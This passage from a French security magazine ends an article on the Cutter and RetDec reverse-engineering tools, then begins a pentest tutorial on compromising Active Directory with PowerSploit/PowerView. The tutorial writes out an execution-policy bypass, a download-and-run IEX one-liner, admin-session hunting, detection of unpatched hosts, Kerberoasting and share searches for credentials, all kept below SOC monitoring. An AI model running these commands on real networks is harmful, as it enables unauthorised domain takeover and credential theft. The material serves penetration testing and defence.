    printf("%s",cc_.Decoded);
    return 0;
}

void decode(struct CC* cc_){
  int i;
  int length = strlen(cc_->URL);
 for(i=0;i<length;i++)
  {
    cc_->Decoded[i] = cc_->URL[i] ^ cc_->key;
  }
  cc_->Decoded[i] = 0x00;
}
```

Le but de ce code est de décoder l'URL stockée dans la variable **data**. Le décodage se fait par l'opération XOR avec la clé 0xFF. De plus, nous allons jouer avec les structures (la structure **CC** dans notre cas) et l'appel de fonction (**decode()**). Il ne nous reste plus qu'à compiler le binaire en 32 bits :

```
$ gcc -m32 demo.c -o demo
$ ./demo
Demarrage...
CC : www.miscmag.com
```

Dans cet article, nous allons nous limiter à l'utilisation des deux outils sous Linux. Cependant cutter et RetDec fonctionnent parfaitement sous Windows, les mainteneurs mettent même à disposition des binaires précompilés pour cette plateforme.

2 Cutter

2.1 Installation

Cutter peut être téléchargé sur le GitHub suivant : https://github.com/radareorg/cutter. Il peut être compilé à partir du code source ou être installé depuis les binaires précompilés disponibles dans l'onglet ***Releases*** de GitHub. À l'écriture de cet article, cutter est en version 1.1. La compilation est assez triviale, un copier-coller de la documentation suffira à compiler sans encombre cutter et ses dépendances telles que radare2 ou Qt5 sur lequel cette interface graphique est basée.

2.2 Interface utilisateur

Cutter est une interface graphique à radare2. Elle supporte donc les binaires et les architectures que supportent radare2 c'est-à-dire une énorme quantité.




Figure 1

Je vous invite à lire la page GitHub du projet radare2 afin d'en avoir la liste complète. Radare2 est un outil en ligne de commandes, il est assez déroutant pour les utilisateurs qui débutent avec cet outil. Cutter est donc là pour faciliter la prise en main de radare2 et le rendre plus accessible.

La figure 1 montre l'interface de cutter.

L'interface est divisée en 6 différentes sous-fenêtres :

- en haut se trouve une barre grise représentant le binaire en cours d'analyse, l'offset en cours d'analyse est représenté par la ligne rouge ;
- à gauche, nous voyons la liste des fonctions du binaire en cours d'analyse. Nous pouvons noter dans la figure 1 la fonction **sym.main()** ainsi que **sym.decode()**, correspondantes aux deux fonctions du code du chapitre 1 ;
- à droite se trouve la « sidebar », cette fenêtre permet d'avoir des informations sur le binaire en cours d'analyse telle que les références à la fonction en cours d'analyse. Par exemple, en double-cliquant sur la fonction **sym.decode()**, nous verrons apparaître l'appel de celle-ci depuis **sym.main()** dans « X-Refs to current address ». Il est également possible d'obtenir cette information via un clic droit sur le nom de la fonction. Un autre élément intéressant dans la « sidebar » est la section « opcode description » qui décrit l'instruction en cours d'analyse (**CMP** dans la capture 1) ;
- en bas à droite, nous pouvons voir l'ensemble des commentaires sur le binaire en cours d'analyse ;
- en bas à gauche, l'interpréteur radare2. Dans cette fenêtre, nous pouvons saisir des commandes directement dans radare2 ;




Figure 2

- finalement la fenêtre principale au centre de l'interface. C'est dans cette espace que nous pouvons voir le code assembleur de notre binaire (onglet ***Disassembly***), son graphe d'exécution (onglet ***Graph***), le code hexadécimal, le pseudo-code ou encore les chaînes de caractères présentes dans le binaire, etc.

La figure 2 montre le graphe de la fonction **sym.main()** avec l'appel de la fonction **sym.decode()** surlignée. La figure 3 montre le graphe de la fonction **sym.decode()**.




Figure 3

Tout comme ses concurrents commerciaux, il est possible de rajouter des commentaires (raccourcis « ; ») ou encore renommer les fonctions (raccourcis « n »). De plus cutter fourni des outils intéressants tels qu'un éditeur hexadécimal permettant de parcourir et typer directement l'hexadécimal comme le montre la figure 4 avec le contenu de la variable **data** de notre exemple ; un cahier de note (onglet ***notepad***) afin de pouvoir enregistrer des notes lors de notre analyse ou encore une génération d'un pseudo-code de la fonction en cours d'analyse. Voici le pseudo-code de la fonction **sym.decode()** :




Figure 4

```
function sym.decode () {
  loc_0x8048598:

    push ebp
    ebp = esp
    esp -= 0x18
    eax = dword [arg_8h] //[0x8:4]=-1 ; 8
    esp -= 0xc
    push eax
    size_t strlen(const char * s : 0x00000000 = ..................
..............)
    esp += 0x10
    dword [local_ch] = eax
    dword [local_10h] = 0
    goto 0x80485df
  do
  {
    loc_0x80485df:

      eax = dword [local_10h]
      var = eax - dword [local_ch]
      jl 0x80485b9 //unlikely
  } while (?);
  return;

}
```

Je trouve le pseudo-code moins pertinent que celui généré par RetDec dans le prochain chapitre, mais il a tout de même le mérite d'exister. Des développeurs sont actuellement en train de créer une extension à radare2 afin de supporter RetDec pour la génération du pseudo-code. Cette extension devrait être disponible sous peu.

3 RetDec

3.1 Installation

Le code source de RetDec pour être téléchargé sur le GitHub suivant : https://github.com/avast-tl/retdec. Il existe des binaires précompilés pour Windows. Cependant, il est nécessaire d'avoir un environnement Linux sous Windows via MSYS2. La compilation sous Linux peut s'avérer être un cauchemar sous certaines distributions. C'est donc pour cette raison que j'ai décidé de passer par un container Docker pour utiliser RetDec. Docker est nativement supporté par ce projet. Pour utiliser RetDec dans Docker, il faut tout d'abord créer l'image :

```
$ docker build -t retdec .
```

Après quelques minutes (heures ?) de compilation, l'image Docker sera prête à être utilisée.

3.2 Utilisation

RetDec est un décompilateur basé sur LLVM. Il supporte les fichiers ELF, PE, Mach-O ou encore le langage machine brut. Il supporte les architectures 32 bits x86, ARM, MIPS, PIC32 et PowerPC. Pour le moment, il n'y a pas de support du 64 bits, mais les développeurs y travaillent actuellement.

De plus RetDec propose des fonctionnalités telles que la détection et l'unpacking de certains packers (UPX et MPRESS), la génération de graphes d'exécution, etc. Pour plus d'informations concernant ce projet, je vous recommande de lire la page GitHub ou de regarder la présentation des auteurs durant la Botconf en décembre dernier à Montpellier : https://retdec.com/web/files/publications/retdec-slides-botconf-2017.pdf.

Pour utiliser RetDec depuis l'image précédemment créée, il faut créer un container afin d'y ajouter le fichier à décompiler (dans notre cas, le fichier **demo**) :

```
$ docker create -name retdec_init retdec
$ docker cp demo retdec_init:/home/retdec/
$ docker commit retdec_init retdec:initialized
```

Le fichier est disponible dans la nouvelle image, nous pouvons exécuter RetDec sur ce fichier et récupérer la sortie :

```
$ docker run -name retdec retdec:initialized decompile.sh /home/retdec/demo
$ docker cp retdec_init:/home/retdec/demo.c RetDec_output.c
```

Le code décompilé se trouvera donc dans le fichier **RetDec_output.c** sur notre machine. Voici le contenu du ficher en question :

```
//
// This file was generated by the Retargetable Decompiler
// Website: https://retdec.com
// Copyright (c) 2018 Retargetable Decompiler <info@retdec.com>
//

#include <stdint.h>
#include <stdio.h>
#include <string.h>

// ------------------- Function Prototypes --------------------
int32_t decode(char * str);
// --------------------- Global Variables ---------------------
char * g1 = "\x97\x8b\x8b\x8f\xc5\xd0\xd0\x88\x88\x88\xd1\x92\x96\
x8c\x9c\x92\x9e\x98\xd1\x9c\x90\x92\xf5";
// ------------------------ Functions -------------------------
// Address range: 0x80484fb - 0x8048597
int main(int argc, char ** argv) {
    int32_t str = 0; // bp-128
    strncpy((char *)&str, (char *)&g1, 50);
    puts("Demarrage...");
    printf("CC: ");
    decode((char *)&str);
    int32_t v1 = 0; // bp-72
    printf("%s", &v1);
    int32_t result; // 0x8048597
    if (*(int32_t *)20 != *(int32_t *)20) {
        // 0x804858b
        __stack_chk_fail();
        int32_t * v2;
        result = (int32_t)&v2;
        // branch -> 0x8048590
    } else {
        result = 0;
    }
    // 0x8048590
    return result;
}
// Address range: 0x8048598 - 0x80485f7
int32_t decode(char * str) {
    int32_t v1 = (int32_t)str; // 0x804859e
    int32_t len = strlen(str); // 0x80485a5
    int32_t v2 = v1;
    if (len > 0) {
        int32_t v3 = v1; // 0x80485bf6
        unsigned char v4 = *(char *)v3; // 0x80485c1
        int32_t v5 = *(int32_t *)(v1 + 52); // 0x80485c7
        *(char *)(v3 + 56) = (char)(v5 ^ (int32_t)v4);
        int32_t v6 = 1; // 0x80485db
        // branch -> 0x80485b9
        while (v6 != len) {
            // 0x80485b9
            v3 = v6 + v1;
            v4 = *(char *)v3;
            v5 = *(int32_t *)(v1 + 52);
            *(char *)(v3 + 56) = (char)(v5 ^ (int32_t)v4);
            v6++;
            // continue -> 0x80485b9
        }
        // 0x80485df
        v2 = len + v1;
        // branch -> 0x80485e7
    }
    int32_t result = v2 + 56; // 0x80485ef
    *(char *)result = 0;
    return result;
}

// ------------------- Meta-Information --------------------
// Detected compiler/packer: gcc (4.7.2)
// Detected functions: 2
```

Le code source généré par RetDec est assez convaincant :

- la fonction **main()** est quasi parfaite, il manque cependant la valeur de la clé XOR ;
- la fonction **decode()** est acceptable : le parcours des caractères est assez chaotique, mais pas illisible ;
- la variable **data** est parfaitement identifiable.

Si l'on compare au pseudo-code de radare2, celui-ci est bien plus facile à lire et à interpréter.

Conclusion

Les outils libres liés à la rétroconception avaient de grosses lacunes face à leurs concurrents propriétaires et relativement coûteux. Avec ces deux outils sortis fin d'année 2017, certaines de ces lacunes commencent à s'effacer. Nous disposons à présent d'une interface graphique à radare2, cette interface fonctionne correctement (contrairement aux précédentes) et dispose de 601 commits par 44 contributeurs depuis sa création. À l'écriture de cet article, de nombreuses fonctionnalités manquent à l'appel, mais une communauté est en train de se créer et de nombreuses fonctionnalités apparaissent quasiment chaque semaine. Nous disposons également d'un décompilateur efficace et puissant, son plus gros défaut étant le manque du support 64 bits. En lisant les différentes « issues » du projet, vous verrez que nous sommes très proches d'un support fonctionnel (peut-être même d'ici la publication de cet article). N'hésitez donc pas à contribuer à ces projets.

J'espère que cet article vous aura donné envie de tester ces alternatives à vos outils habituels ou tout du moins à les ajouter dans votre boite à outils. ■

Remerciements

Je souhaite remercier mes collègues et tout particulièrement Martin Lee pour ses relectures.

UTILISATION DE POWERSPLOIT DANS LA VRAIE VIE

OU COMMENT DEVENIR ADMIN DU DOMAINE PLUS VITE

Rémi ESCOURROU & Charles IBRAHIM
Consultants chez Wavestone

mots-clés : *PENTEST / ACTIVE DIRECTORY / SYSTÈME / RÉSEAU / OPÉRATIONNEL*

L'Active Directory ne fait pas le bonheur (de l'auditeur), mais il y contribue. Brique fondamentale, mais fragile des édifices informatiques, il est à la fois complexe à mettre en place et incroyablement utile lors d'une tentative de compromission. Focus sur un outil performant pour découvrir et exploiter un AD, puis retour d'expérience réel sur son utilisation.

Attaque opportuniste #NotPetya ou attaque avancée #Tv5Monde, l'Active Directory est une des, sinon la cible privilégiée des attaquants ces dernières années. Réussir à le compromettre assure en effet un contrôle de l'ensemble des postes de travail, serveurs de fichiers ou de messagerie, et à partir d'un seul poste utilisateur non privilégié, il est souvent possible de rebondir sur les postes des administrateurs (intégrant dans 90% des cas une couche Windows), voire sur la quasi-totalité des composants du SI (y compris les systèmes UNIX, matériels réseau, éléments de la PKI, gestionnaires de flotte mobile, PABX, ou autres systèmes industriels).

Les enjeux de la sécurisation de l'AD sont donc colossaux, mais comme s'en doute le lecteur de ce noble magazine, sa compromission est souvent un peu simple...

Ainsi, et suite aux différentes parutions dans *MISC* sur le sujet de l'AD, l'article qui suit présente un outil particulièrement utile à la compromission de ce dernier : Powerview. Il en présente rapidement le mode d'installation, donne des clés et astuces d'utilisation, et enfin détaille un exemple réaliste d'audit avec son aide.

1 Présentation de Powerview

1.1 PowerSploit en bref

On ne présente (presque) plus le framework **[POWERSPLOIT]**, véritable couteau suisse en environnement Windows, ses nombreuses fonctionnalités permettant de mener quasiment l'intégralité d'un audit avec ce seul outil. Les principaux modules permettent d'enchaîner les étapes classiques comme :

- la reconnaissance et l'identification des cibles avec le module « Recon » ;
- l'élévation locale de privilèges avec les modules « Privesc » et « AntivirusBypass » ;
- le déplacement latéral avec les modules « Recon » et « CodeExecution » ;
- la persistance avec le module « Persistence » ;
- l'exfiltration des données avec le module « Exfiltration ».

La suite de l'article va se concentrer sur le script PowerView du module « Recon », et utilisera la nomenclature de la version « dev », qui intègre les dernières fonctionnalités.

1.2 Le module Recon/ PowerView

PowerView est un script du framework PowerSploit s'appuyant sur des requêtes LDAP ou des API natives de Windows pour, entre autres :

- énumérer les objets de l'annuaire comme les utilisateurs, les machines et les groupes du domaine ;
- identifier l'architecture (les domaines, les forêts et les relations d'approbation) et les principaux composants (les contrôleurs de domaine ou les systèmes de fichiers distribués de type DFS) ;
- extraire des informations sur une machine distante comme les membres des groupes locaux, la version du système d'exploitation, les répertoires partagés ou la date de dernier redémarrage ;

Fig. 1 : Extrait des fonctionnalités de PowerView.

- localiser sur le réseau les sessions des utilisateurs ;
- demander et extraire des informations comme les *Ticket Granting Service* (TGS) ;
- analyser les *Group Policy Object* (GPO) ainsi que les *Access Control List* (ACL) afin d'identifier des défauts de configuration ;
- automatiser et combiner les fonctionnalités précédentes ;
- et bien plus encore...

En résumé, PowerView permet de lire un domaine Windows comme un livre ouvert. Sans oublier sa compatibilité avec Powershell 2.0 qui le rend utilisable sur la majorité des systèmes d'exploitation Windows.

1.3 Tips and tricks

1.3.1 Un import rapide et efficace

Pour utiliser PowerSploit, il suffit de récupérer la dernière version de PowerSploit (zip ou git clone) depuis son dépôt GitHub **[POWERSPLOIT]**, et de placer le répertoire obtenu (et éventuellement décompressé) dans un des répertoires non privilégiés indiqué par la variable powershell **`$Env:PSModulePath`** :

```
PS C:\Users\user> $Env:PSModulePath
C:\Users\user\Documents\WindowsPowerShell\Modules;C:\Program Files\
WindowsPowerShell\Modules;C:\windows\system32\WindowsPowerShell\
v1.0\Modules;C:\Program Files (x86)\Microsoft Azure Information
Protection\Powershell
```

Pour importer le module, il convient de lancer une fenêtre powershell en bypassant la politique de sécurité Windows depuis une fenêtre de commande :

```
> powershell.exe -ExecutionPolicy Bypass
PS Import-Module PowerSploit\Recon
```

Pour vérifier que les commandes du module Recon ont bien été importées, tapez :

```
PS Get-Command -Module Recon
CommandType     Name                                Version    Source
-----------     ----                                -------    ------
Alias           Add-ObjectAcl                       3.0.0.0    recon
Alias           Convert-NameToSid                   3.0.0.0    recon
Alias           Convert-SidToName                   3.0.0.0    recon
Alias           Find-ForeignGroup                   3.0.0.0    recon
Alias           Find-ForeignUser                    3.0.0.0    recon
Alias           Find-GPOComputerAdmin               3.0.0.0    recon
...
```

Alternativement, PowerShell permet d'importer la configuration du proxy ainsi que de télécharger la dernière version de PowerView depuis GitHub :

```
(New-Object System.Net.WebClient).Proxy.Credentials =  [System.Net.
CredentialCache]::DefaultNetworkCredentials
IEX (New-Object Net.WebClient).DownloadString('https://raw.
githubusercontent.com/PowerShellMafia/PowerSploit/dev/Recon/
PowerView.ps1')
```

L'ensemble des fonctionnalités de PowerView sont ainsi directement injectées et prêtes à l'utilisation dans l'invite PowerShell. Bien sûr, le déploiement d'un agent Empire ou Meterpreter sur la machine cible permet aussi d'importer rapidement PowerView.

1.3.2 La chasse à l'homme

Depuis l'apparition de l'outil **[MIMIKATZ]** permettant d'extraire les mots de passe, hashs ou encore tickets Kerberos de la mémoire des machines, la compromission de l'annuaire Active Directory est souvent réalisée par

usurpation d'identité des administrateurs. L'objectif est donc d'identifier les machines où sont connectés les administrateurs.

Deux écoles différentes existent pour visualiser la localisation des administrateurs sur le réseau, en interrogeant :

- Les contrôleurs de domaine, afin d'obtenir un premier résultat rapide, mais partiel. En effet, il existe une activité SMB régulière (par exemple l'accès au répertoire **NETLOGON** lors de l'ouverture d'une session ou au répertoire **SYSVOL** lors de la mise à jour des GPO) entre l'utilisateur et le contrôleur de domaine :

```
Get-DomainController | Get-NetSession | ft CName,UserName

CName                    UserName
-----                    --------
\\10.1.2.3               petitAdminDeviendraGrand
\\10.1.2.6               utlisateur444
\\10.1.2.9               utlisateur478
```

- L'ensemble des machines (ordinateurs et serveurs) présentes dans l'annuaire, à l'exception des contrôleurs de domaine. Cette seconde méthode est plus longue, car elle nécessite d'interroger chaque machine du domaine.

```
Get-DomainComputer | where-object { $_.distinguishedname -notlike
"*Domain Controllers*"} | Get-NetSession | ft Cname,UserName
```

Les contrôleurs de domaine ont été volontairement retirés de la seconde méthode, car ils sont de plus en plus soumis à une supervision spécifique dans les entreprises. Même si l'activité réseau de la seconde méthode est plus importante, elle est à privilégier dans le cadre d'un audit red ou purple team.

Notons cependant qu'il est possible de limiter l'exposition de ces informations en appliquant un script de durcissement **[NET-CEASE]**. En effet, il permet de restreindre les permissions d'accès à la fonction **NetSessionEnum** (qui comme son nom l'indique, permet d'énumérer les sessions sur un poste) qui sont positionnées par défaut à l'ensemble des utilisateurs authentifiés sur le domaine (S-1-5-11).

1.3.3 Merci de ne pas reboot

Afin d'élever ses privilèges ou de réaliser un déplacement latéral, l'identification rapide des machines obsolètes est primordiale. L'annuaire Active Directory stocke et rend accessible à l'ensemble des utilisateurs du domaine le niveau fonctionnel des machines :

```
Get-DomainComputer -OperatingSystem "*2003*" | ft dnshostname,operatingsys
tem,operatingsystemversion

dnshostname                operatingsystem     operatingsystemversion
-----------                ---------------     ----------------------
SQLSERVER.MONSUPERDOMAINE.COM  Windows Server 2012  6.0
POC.MONSUPERDOMAINE.COM        Windows Server 2003  5.2
```

Cependant, comme tout référentiel non alimenté automatiquement, sa maintenance est difficile. En effet, la valeur correspond généralement à l'état de la machine lors de son enrôlement dans le domaine et n'est « jamais » actualisée. Il est cependant possible de récupérer le numéro de version réel du système d'exploitation en interrogeant directement les machines :

```
Get-DomainComputer | Get-NetComputerVersion | ft

wki100_langroup wki100_ver_major wki100_ver_minor
--------------- ---------------- ----------------
SQLSERVER       6                3
POC             5                2
```

Cette seconde méthode permet de déterminer que le système d'exploitation de la machine **SQLSERVER** est Windows Serveur 2012 R2 (6.3). Il est possible d'aller plus loin et d'essayer d'extrapoler le niveau de patch du serveur grâce à la date de dernier redémarrage. En effet, la majorité des correctifs critiques de Windows nécessitent un redémarrage du serveur pour être effectifs.

```
Get-DomainComputer | Get-NetComputerStartTime | ft

HostName                                 StartTime
--------                                 ---------
SQLSERVER.MONSUPERDOMAINE.COM            17/10/2016 12:51:57
POC.MONSUPERDOMAINE.COM                  25/11/2017 23:52:21
```

Il est possible de déduire que le patch de sécurité MS17-010, datant de mars 2017, permettant la prise de contrôle à distance n'est très certainement pas appliqué sur la machine **SQLSERVER**.

Ces deux fonctionnalités **Get-NetComputerStartTime** et **Get-NetComputerVersion** ne sont pas encore présentes dans le dépôt officiel de PowerView, mais sont accessibles dans une **[PULLREQUEST]** soumise par un des auteurs de cet article.

1.3.4 La magie du SPN

Le *Service Principal Name* (SPN) est un attribut des objets de l'annuaire utilisé lors de l'authentification Kerberos afin d'identifier les instances d'un compte de service connecté sur une machine donnée. Le SPN est très utile pour identifier les serveurs hébergeant des services classiques comme des bases de données MS SQL :

```
Get-DomainComputer -SPN "*mssql*" | ft dnshostname,serviceprincipalname

dnshostname                serviceprincipalname
-----------                --------------------
SQLSERVER.MONSUPERDOMAINE.COM  {MSSQLSvc/SQLSERVER.MONSUPERDOMAINE.COM:1433,...}
APP1.MONSUPERDOMAINE.COM       {MSSQLSvc/APP1.MONSUPERDOMAINE.COM:1433,...}
```

La réalisation d'une attaque par force brute horizontale sur ces bases avec des identifiants par défaut peut permettre d'obtenir un accès système. Cette technique permet aussi d'identifier des applications web « *http* », par exemple un serveur Tomcat faiblement protégé.

Par ailleurs, PowerView permet d'industrialiser l'attaque **[KERBEROAST]**, qui consiste à demander un ticket de service (*Ticket Granting Service* - TGS) au

contrôleur de domaine pour un service auquel l'utilisateur n'a pas accès. Le protocole Kerberos retourne un ticket qui est chiffré avec le hash NTLM correspondant au service de destination.

```
Get-DomainUser -AdminCount | Invoke-Kerberoast

SamAccountName    Hash
--------------    ----
Administrateur    $krb5tgs$MSSQLSvc/SQL.MONSUPERDOMAINE.COM:1433:XX
XXXXXXXXXX$YYYYYYYYYYY
App1_service      $krb5tgs$MSSQLSvc/APPOLO.domain.loc:1433:XXXXXXX
XXXXX$YYYYYYYYYYY
```

Ainsi, la réalisation d'une attaque par force brute sur ce ticket peut permettre de découvrir le mot de passe d'un compte à fort privilège sur le domaine.

2 Exemple concret d'utilisation

Pour le scénario d'audit qui nous intéresse, votre mission, si vous l'acceptez, est de déterminer l'ensemble des vulnérabilités critiques, services facilement exploitables, et autres configurations par défaut laissés à l'abandon sur un domaine Active Directory donné.

Un compte Windows « standard », c'est-à-dire avec des privilèges par défaut, vous est fourni.

Enfin, l'ensemble des tests doit rester en dehors des seuils de surveillances du SOC et autres mécanismes de surveillance : donc pas d'attaque par force brute, pas de crash de serveurs, et pas de scans trop larges...

2.1 Promenons-nous, sur les shares

La première étape de notre méthode d'audit est d'énumérer les *shares* auxquels les administrateurs (du domaine ou pas) se sont récemment connectés. L'idée étant que ces shares sont susceptibles de contenir des informations d'administration intéressantes à récupérer.

PowerView permet de réaliser cette recherche en lançant simplement la commande suivante :

```
PS: Find-DomainUserLocation
```

... pour trouver les connexions des administrateurs du domaine, ou :

```
PS: Find-DomainUserLocation -UserAdminCount
```

... pour tous ceux possédant l'attribut '(**adminCount=1**)', signifiant qu'ils sont actuellement ou ont été précédemment privilégiés.

Ces deux commandes donnent une liste de résultats du type suivant :

```
UserDomain      : monsuperdomaine.com
UserName        : petitAdminDeviendraGrand
ComputerName    : machineCible.monsuperdomaine.com
IPAddress       : 10.1.2.3
SessionFrom     : 10.1.2.4
SessionFromName : serveurSource.monsuperdomaine.com
LocalAdmin      :
```

Il est également possible de passer en argument le switch **UserIdentity** afin de ne cibler que certains utilisateurs.

Même si la branche de développement de PowerSploit propose par défaut de rechercher les connexions des utilisateurs appartenant au groupe **Domain Admins**, il peut être intéressant de détailler comment obtenir une liste des noms d'administrateurs du domaine.

Plusieurs méthodes s'offrent à nous. La plus simple et la plus rapide, permettant en outre de ne faire appel qu'aux modules de base de Powershell, est probablement la suivante :

```
$admincount = ([adsisearcher]"(AdminCount=1)").findall()
$admincount.Properties.samaccountname
Duplicateurs
Opérateurs d'impression
Contrôleurs de domaine
Administrateur
krbtgt
Administrateurs
Admins du domaine
...

admin_monSuperAdmin
```

Avec **Find-DomainUserLocation**, nous avons donc une liste (restreinte) de *shares* auxquels nos administrateurs du domaine se sont récemment connectés. Il est temps d'aller y regarder ce qui s'y trouve !

2.2 ... All Ur scriptz Are Belong 2 Us

Pour effectuer cette recherche, il est possible d'utiliser une fonctionnalité de PowerView, **FindInterestingFile**, qui cherche récursivement à partir d'un chemin UNC les fichiers possédant certains mots-clés dans leur titre (par défaut : « pass », « sensitive », « secret », « admin », « login » et « unattend*.xml »).

Par défaut, les fichiers et dossiers cachés sont inclus dans la recherche.

Son utilisation la plus simple est la suivante :

```
PS C:\Users\<user>> Find-InterestingFile -Path "C:\Users\<user>\
Documents\DEV\Powershell"
Owner          : DOMAIN\<user>
CreationTime   : 23/11/2017 15:43:37
Path           : C:\Users\<user>\Documents\DEV\Powershell\get_
domain_admins.ps1
LastAccessTime : 23/11/2017 15:43:37
LastWriteTime  : 23/11/2017 17:28:20
Length         : 534
```

Cependant, l'expérience montre que ce script remonte un grand nombre de faux-positifs : il est donc plus intéressant d'effectuer des recherches manuelles, au moins en complément. C'est ce qu'on va faire dans la suite.

2.3 Plus on est d'admins, plus on rit

Ces recherches manuelles prennent un temps variable en fonction de la taille de votre périmètre, mais il vous faudra compter généralement une demi-journée. À la clé le plus souvent : scripts sql, bat, cmd, ps1... de nombreuses informations plus ou moins sensibles sont presque toujours en accès libre sur les serveurs de fichiers.

